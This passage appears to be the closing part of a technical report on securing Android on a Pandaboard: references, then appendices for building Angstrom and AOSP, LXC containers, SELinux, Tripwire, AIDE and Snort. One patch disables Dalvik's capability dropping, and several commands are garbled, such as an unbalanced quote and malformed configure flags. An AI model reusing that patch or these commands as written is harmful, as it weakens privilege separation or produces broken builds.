58. Network Security: Maintaining Your Network's Integrity. [Online] Network Security: Maintaining Your Network's Integrity ...
<http://www.transtechone.com/blog/2013/05/network-security-maintaining-your-networks-integrity/>.

59. Harley Kozushko. "Intrusion Detection". *New Mexico Tech- infohost*. [Online] <http://infohost.nmt.edu/~sfs/Students/HarleyKozushko/Papers/IntrusionDetectionPaper.pdf> .
60. Network Security and Preserving Network Integrity. *IT Direct*. [Online] <http://www.gettingyouconnected.com/network-security-and-preserving-network-integrity/>.
61. P. Ruggiero, and J. Foot. "Cyber threats to mobile devices". s.l. : United States Computer Emergency Readiness Team. TIP-10-105-01.
62. "An Overview of Virtualization Techniques". *Virtuatopia- Virtualization Tutorial*. [Online] http://www.virtuatopia.com/index.php/An_Overview_of_Virtualization_Techniques..
63. "Operating System Level Virtualization". *Wikipedia*. [Online] http://en.wikipedia.org/wiki/OS-level_virtualization..
64. "Securing Android-powered mobile devices using SELinux". Shabtai, A. s.l. : IEEE Security and Privacy . 8.
65. "Taintdroid: An information-flow tracking system for realtime privacy monitoring on smartphones". W. Enck, P. Gilbert, B. Chun, L. Cox, J. Jung, P. McDaniel, and A. Sheth . s.l. : USENIX Conference on Operating System Design and Implementation (OSDI).
66. "XMAndroid: A new Android evolution to mitigate privilege escalation attacks". S. Bugiel, L. Davi, A. Dmitrienko, T. Fisher, and A. Sadeghi. s.l. : Technische University Darmstadt. TR-2011-04.
67. Balbir Balbhan. Mobile Virtulization. *B-Labs*. [Online] <http://dev.b-labs.com/>.
68. "Virtual servers and checkpoint/restart in mainstream linux". S. Bhattiprolu, E. Biederman , S. Hallyn, and D. Lezcano. s.l. : ACM SIGOPS Operating Systems.
69. "Oracle Linux: LXC - Linux Containers". *Oracle Technology-Linux Technologies*. [Online] "<http://www.oracle.com/technetwork/server-storage/linux/technologies/oracle-linux>."
70. "Virtualization - LXC". *askUbuntu*. [Online] <http://askubuntu.com/questions/293275/what-is-lxc-and-how-to-get-started>.
71. "Angstrom Distribution - Compile and Build". *Angstrom*. [Online] <http://www.angstrom-distribution.org..>

72. Alfonso Banuelos. "Knowing the Mobile AppSecurity Threats". *iTexico*. [Online] <http://www.itexico.com/blog/bid/92948/Knowing-the-Mobile-App-Security-Threats-How-to-Prevent-Them..>
73. Jason A. Donenfeld. "Linux Local Privilege Escalation via SUID /proc/pid/mem Write". [Online] <http://blog.zx2c4.com/749>.
74. "Are Containers enough?". *Matt on Cloud*. [Online] <http://mattoncloud.org/2012/07/16/are-lxc-containers-enough/>.
75. Robertson, A. "Android malware gives itself root access to connect to botnet.". *The Verge*. [Online] 2012. <http://www.theverge.com/2012/2/9/2787579/Android-2.3-rootsmart-malware-gingerbread-botnet-china>.
76. Reid, B. " New Android Malware Can Remotely Gain Root Access To Devices". *Redmond Pie*. [Online] 2012. <http://www.redmondpie.com/new-Android-malware-can-remotely-gain-root-access-to-devices/>.
77. "Symantec's Analysis of the ZTE Android Backdoor Vulnerability.". [Online] <http://www.infosecisland.com/blogview/21416-Symantecs-Analysis-of-the-ZTE-Androi>.
78. Sims, G. CynogenMod 9 To disable default root access. *Android Authority*. [Online] <http://www.Androidauthority.com/cynogenmod-9-root-access-disabled-66404/>.
79. " Features/Security of a System". *Lookout Mobile Security*. [Online] <https://www.mylookout.com/features/security/> .
80. Whitwam, R . "Android Antivirus". *ExtremeTech*. . [Online] 2011. <http://www.extremetech.com/computing/104827-Android-antivirus-apps-are-useless-heres-what-to-do-instead..>
81. Tripwire . *SouceForge*. [Online] <http://sourceforge.net/projects/tripwire/>.
82. AIDE. *Sourceforge*. [Online] <http://aide.sourceforge.net/>.
83. Tripwire. *Linux Journal*. [Online] <http://www.linuxjournal.com/article/8758>.
84. G. Kim, and E. Spafford. "The design and implementation of tripwire: A file system integrity checker". s.l. : Computer Science Technical Reports, Purdue University. 93-071.
85. Tripwire Downloads. *Sourceforge*. [Online] <http://sourceforge.net/projects/tripwire/>.
86. AIDE- Downloads. *Sourceforge*. [Online] <http://aide.sourceforge.net/downloads>.
87. "Network intrusion detection system.". *IDS*. [Online] [http://www.ids-sax2.com/articles/NetworkIntrusionDetectionSystem.htm. .](http://www.ids-sax2.com/articles/NetworkIntrusionDetectionSystem.htm.)

88. "Snort - an network intrusion prevention and detection system.". [Online] <http://www.docstoc.com/docs/47656131/Snort---an-network-intrusion-prevention-and>.
89. "SNORT Downloads". *SNORT*. [Online] <http://www.snort.org/snort-downloads/>.
90. SANS White Paper. "Betting the IPS". *SANS*. [Online] <https://www.sans.org/reading-room/whitepapers/detection/monitoring-network-traffic-android-devices-34097>.
91. "Install, configure & test Snort". *Snort*. [Online] http://snort.org/assets/167/IDS_deb_snort_howto.pdf.
92. "TI- OMAP support". *Texas Instrumentation*. [Online] <http://www.droid-life.com/2012/09/26/texas-instruments-gives-up-on-omap-platform-for-phones-looking-to-shift-focus/>.
93. Intrusion Detection Techniques for Mobile Wireless Network. *GATECH*. [Online] <http://www.cc.gatech.edu/~wenke/papers/winet03.pdf>.

APPENDIX – A – Instructions to build Angstrom for Hypovisor host

The SD card for booting Angstrom should have two partitions -- a fat32 and a EXT3. The fat32 is the boot partition, which holds all boot files that include the kernel image. The EXT3 contains the root filesystem.

Implement the following instructions to create the SD card partition as discussed above.

```
$ mkdir ~/angstrom-rootfs
$ cd ~/angstrom-rootfs
$ wget
http://cgit.openembedded.org/cgit.cgi/openembedded/plain/contrib
/angstrom/omap3-mkcard.sh
$ chmod 755 omap3-mkcard.sh
$ sudo ./omap3-mkcard.sh /dev/sdX [//substitute sdX with your
own partition- sdb or sdc].
$ sync
```

Two new partitions are created as follows: /media/boot and /media/Angstrom.

Generating a build:

For generating an Angstrom host distribution, visit the online builder at the Narcissus website (<http://www.angstrom-distribution.org/narcissus>). The following options need to be selected.

Pandaboard - simple; console-only distribution

Platform specific packages - check Texas Instruments OMAP3x/AM3x family

Select bootloader files (x-load/u-boot/scripts)

Build and download the file to a working directory

Setup the boot partition:

The major files required for booting the host, x-loader (MLO) and the bootloader- uboot.bin, can be downloaded from the Linaro website [<http://code.google.com/p/pAndroid/downloads/list>], as Android specific executable is needed. Instead of the uImage (kernel image for Angstrom), add the kernel image from /psa_hume/kernel/arch/arm/boot. This modified Android kernel supports SELinux, cGroups, Namespaces, etc. The boot sequence takes longer than the regular stock Android boot.

APPENDIX – B – Instructions to compile AOSP

1.0 Initialize repo

```
$ mkdir ~/bin
$ PATH=~/bin:$PATH
$ curl https://dl-ssl.google.com/dl/googlesource/git-repo/repo >
~/bin/repo
$ chmod a+x ~/bin/repo
```

1.1 Initialize and Download Source

```
$ mkdir psa_hume
$ cd psa_hume
$ repo init -u
https://Android.googlesource.com/platform/manifest
$ repo init -u
https://Android.googlesource.com/platform/manifest -b Android-
4.0.1_r1
$ repo sync
```

1.2 Build and Run Source

```
$ source build/envsetup.sh
$ lunch full_panda-eng
$ make -j4
```

APPENDIX – C – Implementation of Container Infrastructure

Implementation of Container Infrastructure

To implement the container infrastructure, add control group and multiple namespace support to the Linux kernel. The first step is to compile the AOSP as shown in Appendix B and then make the following changes to the source code. Continue to build the source completely.

Step 1: The following function was changed in dalvik/vm/native:

```
/*
 * Returns 0 on success, errno on failure.
 */
static int setCapabilities(int64_t permitted, int64_t effective)
{
#ifdef HAVE_ANDROID_OS

    LOGI("**** DISREGARDING CAPABILITIES BECAUSE OF LXC ****");

/*
    struct __user_cap_header_struct capheader;
    struct __user_cap_data_struct capdata;

    memset(&capheader, 0, sizeof(capheader));
    memset(&capdata, 0, sizeof(capdata));

    capheader.version = _LINUX_CAPABILITY_VERSION;
    capheader.pid = 0;

    capdata.effective = effective;
    capdata.permitted = permitted;

    LOGV("CAPSET perm=%llx eff=%llx", permitted, effective);
    if (capset(&capheader, &capdata) != 0)
        return errno;
*/
#endif /*HAVE_ANDROID_OS*/

    return 0;
}
```

Then the Android kernel must be modified to configure support for Linux capabilities.

The following instructions explain how to compile the Android kernel.

```
$ export PATH=~/.psa_hume/prebuilt/linux-x86/toolchain/arm-eabi-4.4.3/bin: $PATH
```

```
$ make ARCH=arm CROSS_COMPILE=arm-eabi-panda_defconfig
```

```
$ make ARCH=arm CROSS_COMPILE=arm-eabi-menuconfig
```

Modify the kernel to add the following:

#CGroup must be enabled in the Android kernel to implement LXC, using the following configuration:

General Setup →

Control Group Support →

Freezer support allows one to freeze and thaw a running guest. This works like a suspend operation.

Freezer cGroup subsystem

Device controller for cGroups

Cpuset support

Include legacy /proc/<pid>/cpuset file

#CPU-Accounting enables measuring the CPU utilization of control groups.

Simple CPU accounting cgroup subsystem

#Resource counters are those that allow measurement of the resource utilization in the individual #containers. It is also a pre-requisite for limiting memory and swap utilization.

Resource counters→

Memory Resource Controller for Control Groups

Memory Resource Controller Swap Extension→

Memory Resource Controller Swap Extension enabled by default

Enable perf_event per-cpu per-container group (cgroup) monitoring

#Scheduling allows specifying how much hardware access control groups have.

Group CPU scheduler→

Group scheduling for SCHED_OTHER

Group scheduling for SCHED_RR/FIFO

Block IO controller

Namespaces support in kernel can be configured by:

General Setup→

Namespace Support→

UTS namespace

IPC namespace

User namespace

PID namespace

Network namespace

Device Drivers→

Character devices →

Unix98 PTY support→

Support multiple instances of devpts

#Networking in containers can be achieved using the following kernel configuration:

Networking Support→

Networking Support→

Networking Options→

802.1d Ethernet Bridging

802.1Q VLAN Support

Device Drivers→

Network device support→

MAC-VLAN support

Virtual Ethernet pair device

After adding all the support, the Android kernel can be built.

```
$ make ARCH=arm CROSS_COMPILE=arm-eabi-
```

The AOSP must be built once again, as shown in the Appendix B. Use the root filesystem `/path/to/AOSP/out/target/product/panda/root`. This folder goes into the rootfs of the container.

The `/path/to/AOSP/out/target/product/panda/system` goes into `/path/to/AOSP/out/target/product/panda/root/system`.

Android Container Setup

In order to create a complete Android system, the filesystem structure, for instance, has to be recreated inside the container rootfs. Next, the folder tree is created, where ANDROID_LXC contains the rootfs subfolder and the necessary configuration file for LXC:

→<ANDROID_LXC>→Config

→Rootfs

Container Configuration:

```
lxc.utsname = Android0
lxc.tty = 4
lxc.rootfs = <ANDROID_LXC>//rootfs
# network
lxc.network.type = veth
lxc.network.flags = up
lxc.network.link = br0
lxc.network.ipv4 = 192.168.99.202 0.0.0.0
lxc.network.name = eth0
lxc.network.veth.pair = vethvm1
lxc.cgroup.devices.deny = a # deny all first
# mount points
lxc.mount.entry=none <ANDROID_LXC>//rootfs/proc proc defaults 0
0
lxc.mount.entry=none <ANDROID_LXC>//rootfs/sys sysfs defaults 0
0
lxc.mount.entry=/lib <ANDROID_LXC>//rootfs/lib none ro,bind 0 0
lxc.mount.entry=/usr/share/locale
<ANDROID_LXC>//rootfs/usr/share/locale none rw,bind 0 0
```

Through the extensive device nodes permission setting, access can be denied to any particular device node through the LXC resource isolation mechanism. The illustration below shows how lxc (version 0.8.0) is setup and run in the architecture. cGroups and Namespace are enabled. Other properties, like having virtual Ethernet pair- veth, Macvlan, and multiple device point support are also enabled.

Network Setup in Android Container

Before a specific Android container is created, network bridging has to be configured to enable network access from within the isolated container environment. Install bridge utils and attach the br0 to the eth0 device.

```
$ cat >> /etc/network/interfaces << EOF
> auto br0
>
> iface br0 inet static
>   address 192.168.99.1
>   broadcast 0.0.0.0
>   netmask 255.255.255.0
>   bridge_ports none
>   bridge_fd 0
>   bridge_maxwait 0
>   bridge_hello 0
>   bridge_maxage 12
>   bridge_stp off
>   post-up ip route add 192.168.99.201 dev br0
> EOF
$ ifup br0
```

APPENDIX – D – Instructions to add SELinux support to stock Android

1. Modifications to Android Kernel

The kernel uImage must now be rebuilt to include YAFFS2 XATTR support. In order to perform this, the kernel must be configured using these steps:

```
$ cd /psa_hume/kernel/  
$ make ARCH= arm CROSS_COMPILE= arm-eabi- menuconfig
```

SELinux needs auditing support, extended attribute support, and security hooks in order to function. These can be configured using menu choices in the kernel configuration. The first option that needs to be enabled in the OMAP kernel configuration is auditing support. Auditing support can be enabled by going to General Setup → Auditing Support and enabling the option.

After auditing support has been enabled, extended attributes need to be enabled as a kernel option. This option is enabled by going to filesystems → miscellaneous filesystems → yaffs2 filesystem support. Finally, to enable SELinux, some options must be chosen in the security options menu.

This support can be enabled by choosing Security Options → Enable Retention Support

- NSA SELinux Support→NSA SELinux Boot Parameter
- NSA SELinux development support
- NSA SELinux maximum supported policy format version

Build Kernel

After making the above changes, the kernel has to be rebuilt using:

```
$ make ARCH=arm CROSS_COMPILE=arm-eabi-
```

SELinux requires a policy to be loaded in order to be completely initialized and operational. For testing purposes, a dummy policy was created by using the utility mdp. The commands below outline how to accomplish this:

```
$ sudo apt-get install checkpolicy
$ cd psa_hume/kernel/omap/scripts/selinux/mdp
$ mdp policy.conf fc
$ checkpolicy -o policy.24 <path_to_policy.conf>
```

A policy.24 file, which allows SELinux to run permissive mode, is created.

The policy.24 file is to system/core/rootdir/

The system/core/rootdir/Android.mk file is then edited to reflect that the policy.24 file is loaded into the filesystem, upon startup, as shown below:

```
# Add the policy.24 file into the root directory as a test
file := $(TARGET_ROOT_OUT)/policy.24
$(file) : $(LOCAL_PATH)/policy.24 | $(ACP)
$(transform-prebuilt-to-target)ALL_PREBUILT += $(file)
$(INSTALLED_RAMDISK_TARGET): $(file)
```

After the policy is inserted, the SELinux in the system must be initialized. The init.rc must be modified with the following lines as initialization of the Android system as defined in the init.rc.

```
mkdir /selinux
mount selinuxfs selinuxfs /selinux
loadpolicy /se-policy
```

To change the security context of some of the files, chcon command is used in the init.rc as follows:

```
write /proc/1/attr/current system_u:system_r:init_early_t
chcon /init system_u:object_r:init_exec_t
chcon /sbin/abdb system_u:object_r:abdb_exec_t
chcon /dev/null system_u:object_r:devnull_t
chcon /dev/ashmem system_u:object_r:ashmem_t
```

To mount SELinux onto the filesystem, the following is added to init.rc

```
export SELINUX_MNT /selinux
```

Finally, to set SELinux into enforcing mode, the following is added to init.rc:

```
Setenforce 1
```

In enforcing mode, SELinux denies access to applications that try to step outside the bounds set forth by the security policy. Setting SELinux to enforcing mode with the dummy policy has no effect because the dummy policy is configured to allow everything.

2. Modification using SEAndroid Branch

SE for Android development is based on the master branch of AOSP. The first step in getting the SEAndroid source code is to compile the AOSP as instructed in Appendix B.

After the AOSP is compiled, the following commands are added in order to achieve SE Android:

```
$ git clone https://bitbucket.org/ seandroid/manifests.git
$ cd psa_hume
$ repo init -u https://
android.googleusercontent.com/platform/manifest
$ repo sync
$ cp ../manifests/ local_manifest.xml .repo
$ repo sync
```

APPENDIX – E – Instructions to cross-compile Tripwire

Cross Compiling Tripwire and Setting up the Environment

The Tripwire source was cross compiled after setting up the environment as shown in Appendix G.

```
$ ./configure --host=arm-angstrom-linux-gnueabi
--prefix=/tripwire
$ make
$make install
```

Before the first use of Tripwire, its default configuration file (twcfg.txt) and the default policy file (twpol.txt) should be downloaded from Tripwire home directory, /etc/tripwire. During the installation process, (./twinstall.sh), these text files will be used to create binary files. The Tripwire utility uses binary files for database checking rather than plain text files for security reasons. If incorrect edits are made to either of the text files, one will have to be restored from back-up or Tripwire will not be able to create its database. The following modification to the configuration file is made before installing Tripwire.

```
$ cp twcfg.txt twcft_original.txt
```

The first time the script is run, whatever is on the device will not match the default sample file exactly. Hence LOOSEDIRECTORYCHECKING is to be set to “true.” After the install is successfully completed and the policy file edited, LOOSEDIRECTORY CHECKING should be restored to “false.”

Edits to the policy file (twpol.txt) are trickier. It might be best to initialize Tripwire without making any changes to this file the first time. However, if installation hangs or takes more than a couple of hours and if multiple error messages are thrown about missing files in the same directory, it is advisable to terminate the process using Control-c. It is advisable to find those files on the device and correct the directory structure in twpol.txt and rerun the first installation.

Now, create two passwords ('keyfile passphases'):

1. A site keyfile passphrase (used for exits to configuration and policy files)
2. A local keyfile passphrase (used to run the tripwire utility)

These need to be well-formed passwords. They will be used to 'digitally sign' files that Tripwire creates and to verify the origin and integrity of files. During the install, the site passphrase must be reentered to create the default configuration file and then the policy file (which lists the files that need to be "protected"). The text copy of the configuration file twpol.txt may now be edited and the updates made. A copy of the old twpol.txt file should be renamed as backup.

Initial Installation

Run the install script:

```
$ ./twinstall.sh
```

This script will require both passwords and will create binary files (tw.cfg and tw.pol) from the text files (twcfg.txt and twpol.txt).

Database Installation

This next step produces the initial checksum database for the filesystem. Warning, this command will take a while to process.

```
$ tripwire --init
```

Enter the local key passphrase. The filesystem error warnings will be printed when a file is either missing or when the directory path is different from what the sample policy file, twpol.txt, expects. The checksum database will be written to:

```
/var/lib/tripwire/host.twd      (where "host" is hostname) (81)
```

The files that Tripwire writes into /var/lib/tripwire and /var/lib/tripwire/reports are binary files.

Make sure these files exist before going further.

Edit Policy File

Search for the files on the computer that Tripwire could not find. If several of them have a similar directory path, the files are probably all together in a slightly different path.

```
$ cp /etc/tripwire/twpol.txt /etc/tripwire/twpol.txt.bak
```

```
$ vi /etc/tripwire/twpol.txt (83)
```


Update Policies

After editing the policy file, `twpol.txt`, the changes should be written to the binary database so they will be used the next time `tripwire -check` is run.

```
$ tripwire --update-policy -Z low /etc/tripwire/twpol.txt (81)
```

The local passphrase and then the site passphrase need to be entered when prompted. If the `-z low` switch option is not used, Tripwire will operate in high security mode. This will result in a report being generated, but an error message will indicate that the (binary) policy file has not been updated.

Periodic Checks

As soon as encrypted system files, passphrases, and a complete snapshot of the system are available, Tripwire can check the integrity of the device periodically using the following command:

```
$ tripwire --check          same as          $ tripwire -m c
```

Regular Updates

Along with periodic checks, regular updates to keep the database current with the filesystem need to be carried out. Updates are performed regularly using the command below and also after every major change to the file architecture.

```
$ tripwire --update -Z low  same as          $ tripwire -m u -Z low
```

This command will compare the database against the current filesystem and then launch an editor so that changes can be made to the database. If a check has been run recently and an update is required to proceed with using the most recent report file, then `-r` option is used and provided with the report filename that the update would like to use.

```
$ tripwire --update -Z -r low --twrfile host-yyyyymmdd-  
tttttt.twr.
```

APPENDIX – F – Instructions to cross compile AIDE

Getting AIDE and Cross Compiling

The current, stable version of AIDE (version 0.15.1) can be downloaded from <http://sourceforge.net/projects/aide/>. Details on how to cross compile for ARM are given in Appendix G. After downloading AIDE, it is cross compiled for ARM architecture and installed using the following command. The resultant AIDE directory/aide is placed in the rootfs of the host OS.

```
$ ./configure --host=arm-angstrom-linux-gnueabi --prefix=/aide
$ make
$ make install
```

The first step to implementing AIDE in the system is to generate a unique database that can be used for future comparison and verification. This is normally done after the installation of the OS and applications, well before plugging the machine into a network. Using the command below helps in achieving this:

```
$ aide --init
```

A database is created instantly that contains all selected files in the config file. The created database must be moved to a secure folder location. Placing it in a read-only filesystem – “/system” -- is always safer. The AIDE binary and the configuration file should also be kept in the read-only filesystem. If the database is kept in the read-only filesystem, the configuration file must be updated accordingly. Keeping the config file in the target machine would make it easier for an attacker to read and alter the file. Now check the integrity of the files by issuing the command:

```
$ aide --check
```

AIDE compares the database with the files found on the disk. AIDE may identify modifications in files that are not expected. For example, tty devices often change owners and permissions. One should choose what to include in the config file. It is always better to incorporate certain files that do not change dynamically after the system is booted. Select only a few files so as not to open one for hacking. A hacker may introduce his rootkit in a location that may be ignored

completely. It is important to remember to use the `$`-sign at the end of regexps, which would ensure that a directory is created so that it is not ignored along with its contents.

Once anything is changed in the config file, update the database. This can be done using the command:

```
$ aide --update
```

The update command generates a new database after due checking. This new database must be located in read-only media along with the new config file. Updating the database occasionally will prevent drift in the database. Editing in applications and new files being created causes drift, which leads to small changes piling up until the report becomes unreadable.

Algorithm for Rule Matching

If AIDE needs to check an infected file found in the filesystem, it uses extensive rule matching algorithms for integrity checking. It determines the deepest possible node `x` to match the current file against, and then calls `check-node_for_match(x, filename, true)`. Thus, the recursion starts at the deepest possible match.

Signing the configuration and/or database can increase the security of AIDE. When a signed database is changed manually, AIDE will reject its use. Likewise, AIDE will not use a signed configuration until the embedded hash is updated precisely.

To make use of the signing features, the following options are used to the configure script:

```
--with-configmactype=TYPE
```

Hash type to be used for checking config. Valid values are `md5` and `sha1`.

```
--with-configmackey=KEY
```

The HMAC hash key to be used for checking config should be a base64 encoded byte stream with a string length of 31 chars maximum.

```
---with-dbhactype=TYPE
```

Types of hash to be used for checking DB are `md5` and `sha1`.

```
--with-dbhmackey=KEY
```

The HMAC hash key to be used for checking the database should be a base64 encoded byte stream with string length of 31 chars maximum.

This can be specified while configuring AIDE as follows:

```
$ ./configure --host=arm-angstrom-linux-gnueabi --prefix=/aide--  
with-configmactype=sha1-  
withonfigmackey="YWlkZSBhaWRlIGFpZGUGYWlkZQo=" --with-  
dbhmactype=sha1 --with-dbhmackey="YWlkZSBhaWRlIGFpZGUGYWlkZQo="
```

\$ make

\$ make install

Mandating a valid signature, the following options are configured:

```
---enable-forced_dbmd
```

This mandates the file/pipe database's to have checksum.

```
---enable-forced_configmd
```

This mandates the config to have checksum. It also disables ---config-check.

APPENDIX – G – Instruction to cross compile tools for ARM architecture

Introduction to Cross Compiling for ARM

Any software run in the ARM needs to be cross compiled for ARM. First, the environment setup must be placed in a host machine. Download and install the tool chain from <http://www.angstrom-distribution.org/toolchains/> and select **angstrom-2011.03-i686-linux-armv7a-linux-gnueabi-toolchain.tar.bz2**. The filename may vary with new releases. For 64-bit systems, select an option with **x86_64**. To include support for the Qt framework, select an option with **qte**.

Export the following files to setup the environment :

```
export SDK_PATH=/usr/local/angstrom/arm
export TARGET_SYS=arm-angstrom-linux-gnueabi
export PATH=$SDK_PATH/bin:$PATH
export CPATH=$SDK_PATH/$TARGET_SYS/usr/include:$CPATH
export LIBTOOL_SYSROOT_PATH=$SDK_PATH/$TARGET_SYS
export PKG_CONFIG_SYSROOT_DIR=$SDK_PATH/$TARGET_SYS
export PKG_CONFIG_PATH=$SDK_PATH/$TARGET_SYS/usr/lib/pkgconfig
export CONFIG_SITE=$SDK_PATH/site-config
alias opkg="LD_LIBRARY_PATH=$SDK_PATH/lib $SDK_PATH/bin/opkg-cl
-f $SDK_PATH/etc/opkg-sdk.conf -o $SDK_PATH"
alias opkg-target="LD_LIBRARY_PATH=$SDK_PATH/lib
$SDK_PATH/bin/opkg-cl -f $SDK_PATH/$TARGET_SYS/etc/opkg.conf -o
$SDK_PATH/$TARGET_SYS"
$opkg target update
$opkg target upgrade
$opkg target install <required-files>
```

APPENDIX – H – Instructions to cross compile SNORT

Setting up Snort

Before compiling Snort, add a group and a user for Snort:

```
groupadd snort
useradd -g snort snort -s /dev/null
```

Appendix G gives details on how to set up the environment before cross compiling.

Setting up the Environment to Compile Snort

For successful cross compilation of Snort, after downloading the latest version and extracting the source, use the following packages:

a. gcc

```
opkg install gcc
```

b. zlib

```
opkg target install zlib
```

or one can compile using option `-without zlib`

c. libpcre. Download version pcre-version 8.21 (or greater)

```
./configure --host=arm-angstrom-linux-gnueabi -prefix=/libpcre
```

```
make
```

```
make install
```

d. libpcap. Download libpcap version 1.0.0. or higher

```
./configure --host=arm-angstrom-linux-gnueabi -prefix=/libpcap
```

```
make
```

```
make install
```

e. bison: Download version 2.3 or higher

```
./configure --host=arm-angstrom-linux-gnueabi -prefix=/bison
```

```
make
```

```
make install
```

f. flex: Download version 2.5.4 or higher

```
./configure --host=arm-angstrom-linux-gnueabi -prefix=/flex
```

```
make
```

```
make install
```

g. libdnet : Download version 1.25 or higher

```
./configure --host=arm-angstrom-linux-gnueabi -prefix=/libdnet
```

```
make
```

```
make install
```

h. tcpdump : Download version 4.0.0 or higher

```
./configure --host=arm-angstrom-linux-gnueabi -prefix=/tcpdump
```

```
make
```

```
make install
```

i. libiconv : Download version 1.14 or higher

```
./configure --host=arm-angstrom-linux-gnueabi -prefix=/libiconv
```

```
make
```

```
make install
```

j. DAQ: Download version 2.0.0 or higher

```
./configure --host=arm-angstrom-linux-gnueabi -prefix=/daq
```

```
with_libpcap_libraries = /usr/local/lib --with_libpcap_includes  
= /usr/local/include
```

```
$ make && make install
```

Cross compilation and installation are carried out using the following steps:

```
$ ./configure -host=arm-angstrom-linux-gnueabi -prefix=/Snort  
with-libpcap-libraries = /usr/local/lib --with-libpcap-includes  
= /usr/local/include with libpcr-libraries=/usr/local/lib with-  
libpcr-includes=/usr/local/include ... with-daq-  
includes=/usr/local/include -with-daq-libraries=/usr/local/lib -  
disable-static daq -with-mysql  
$ make && make install  
$ ldconfig -m -v -r /usr/lib /usr/local/lib
```

APPENDIX – I – Instruction to build and test Linaro distribution

Building Images from Linaro Evaluation Builds

The procedure below details the steps involved in downloading and building an SD card image for booting Android or Ubuntu on Pandaboard ES. The steps are for the Linaro 13.08 version, but they remain the same for any other versions except for the version number and paths. An image is preferred to making an SD card directly because of the need to examine the boot, kernel, and initrd images and then combining them selectively for the specified purpose.

```
$ export LINPATH=13.08
$ export LINVER=$(echo $LINPATH | tr -d '.')
$ export LIN=http://releases.linaro.org/$LINVER
$ wget -c $LIN/android/panda/boot.tar.bz2
$ wget -c $LIN/android/panda/kernel_config
$ wget -c $LIN/ubuntu/raring-images/nano/linaro-raring-nano-20130826-474.config.tar.bz2
$ wget -c $LIN/android/panda/linaro_kernel_build_cmds.sh
$ wget -c $LIN/android/panda/userdata.tar.bz2
$ wget -c $LIN/ubuntu/panda/hwpack_linaro-panda_20130826-443_armhf_supported.tar.gz
$ wget -c $LIN/ubuntu/raring-images/nano/linaro-raring-nano-20130826-474.tar.gz
$ wget -c $LIN/android/panda/system.tar.bz2
$ export aimg=a${LINVER}.img
$ export uimg=u${LINVER}.img
$ export afs=a${LINVER}fs
$ export ufs=u${LINVER}fs
$ linaro-android-media-create --dev panda --boot boot.tar.bz2 --system system.tar.bz2 --userdata userdata.tar.bz2 --image-file $aimg
$ ldev='losetup -f
$ losetup $ldev $aimg
$ echo "extract partitions 1=boot 2=system 5=data"
$ mkdir -p a.tmp/{boot,system,cache,data,sdcard}
$ sudo mount $ldev a.tmp/boot -o loop,offset=$(parted -m $aimg unit s print | awk -F: '$1==1 {print $2*512}')
$ sudo mount $ldev a.tmp/system -o loop,offset=$(parted -m $aimg unit s print | awk -F: '$1==2 {print $2*512}')
$ sudo mount $ldev a.tmp/data -o loop,offset=$(parted -m $aimg unit s print | awk -F: '$1==5 {print $2*512}')
$ mkdir $afs
$ sudo cp -a a.tmp/* $afs
$ for p in boot system data; do sudo umount a.tmp/$p; rmdir a.tmp/$p done
$ losetup -d $ldev
$ rmdir a.tmp
$ sudo linaro-media-create --dev panda --hwpack hwpack_linaro-panda_20130826-443_armhf_supported.tar.gz --binary linaro-raring-nano-20130826-474.tar.gz --image-file $uimg
$ chown 1000:1000 $uimg
$ ldev='losetup -f
$ losetup $ldev $uimg
$ mkdir -p u.tmp/{boot,root}
$ sudo mount $ldev u.tmp/boot -o loop,offset=$(parted -m $uimg unit s print | awk -F: '$1==1 {print $2*512}')
$ sudo mount $ldev u.tmp/root -o loop,offset=$(parted -m $uimg unit s print | awk -F: '$1==2 {print $2*512}')
$ sudo test -f u.tmp/boot/uImage -a -f u.tmp/root/bin/sh || echo "ERROR bad $uimg file"
$ mkdir $ufs
$ sudo cp -a u.tmp/* $ufs
$ for p in boot root; do sudo umount u.tmp/$p; rmdir u.tmp/$p; done
$ losetup -d $ldev
$ rmdir u.tmp
$ echo Asia/Calcutta | sudo tee $ufs/root/etc/timezone
$ sudo mkdir -m 700 $ufs/root/root/.ssh
$ mkdir -m 700 $ufs/root/home/linaro/.ssh
$ pushd $ufs/boot
$ sed -i '/UUID/s/"/$/' androidboot.console=tty02&/' boot.txt
$ mkimage -A arm -O linux -T script -C none -a 0 -e 0 -d boot.txt boot.scr
$ popd
```


Building Custom Kernel and rootfs from Linaro Images

The procedure below details the steps for building a custom kernel and rootfs from the downloaded Linaro images. Extract the Android kernel from the Android image, the uInitrd and rootfs from the Ubuntu image, and then customize them for the specified needs. The label \$MYVER is increased for every build to keep track of the versions and to match the right loadable modules with the kernel.

```
#===== all custom variables defined here =====
export PROJ=$HOME/Downloads/panda/linaro
export PANDAIP=192.168.1.8
export LEBVER=1308
export MYVER=-14

#===== downloaded code paths
# cd $KRNL; git clone git://android.git.linaro.org/kernel/panda linaro-kernel
# and then checkout the commit specified in linaro_kernel_build_cmds.sh
export KRNL=$PROJ/linaro-kernel

# extract /boot from image files of android and ubuntu - see img-steps.txt
export ABOOT=$PROJ/$LEBVER/a1308fs/boot
export UBOOT=$PROJ/$LEBVER/u1308fs/boot

#===== cross compile variables here =====
# apt-get install {gcc,binutils}-arm-gnueabihf
export CROSS_COMPILE=arm-linux-gnueabihf-
export ARCH=arm

# Compiled objects go into BLD and final objects go to TGT
# TGT must end in / otherwise demons will eat you up

export TGT=$PROJ/$LEBVER/bld$MYVER/
export BLD=${TGT}code

export moddir=${TGT}lib/modules/

# ensure $BLD $TGT and $BLD/.config exists
test -d $BLD || mkdir -p $BLD
if [ ! -f $BLD/.config ]; then
    echo "$BLD/.config file not found"
    exit 2
fi

echo "===== compiling zImage and modules ====="
./scripts/kconfig/merge_config.sh -m -r -O $BLD/ ../$LEBVER/kernel_config ../$LEBVER/lxc.conf
make O=$BLD EXTRAVERSION=$MYVER zImage modules
test -f $BLD/arch/arm/boot/zImage || (echo "===== zImage file not found"; exit 3)
make O=$BLD EXTRAVERSION=$MYVER modules_install INSTALL_MOD_PATH=$TGT
export lnxver=$(make O=$BLD EXTRAVERSION=$MYVER kernelrelease)
test -d $moddir/$lnxver || (echo "===== modules not installed"; exit 4)

echo "===== Building custom initrd for $lnxver"
tmpdir=$TGT/tmp
```

```

mkdir -p $tmpdir/initrd
pushd $tmpdir/initrd
dd if=$UBOOT/uInitrd bs=64 skip=1 | gunzip | cpio -id
rm -rf lib/modules/*
cp -r $moddir/$Inxver lib/modules
find . | cpio -oH newc | gzip >$tmpdir/initrd.gz
mkdir -p $TGT/boot/uboot
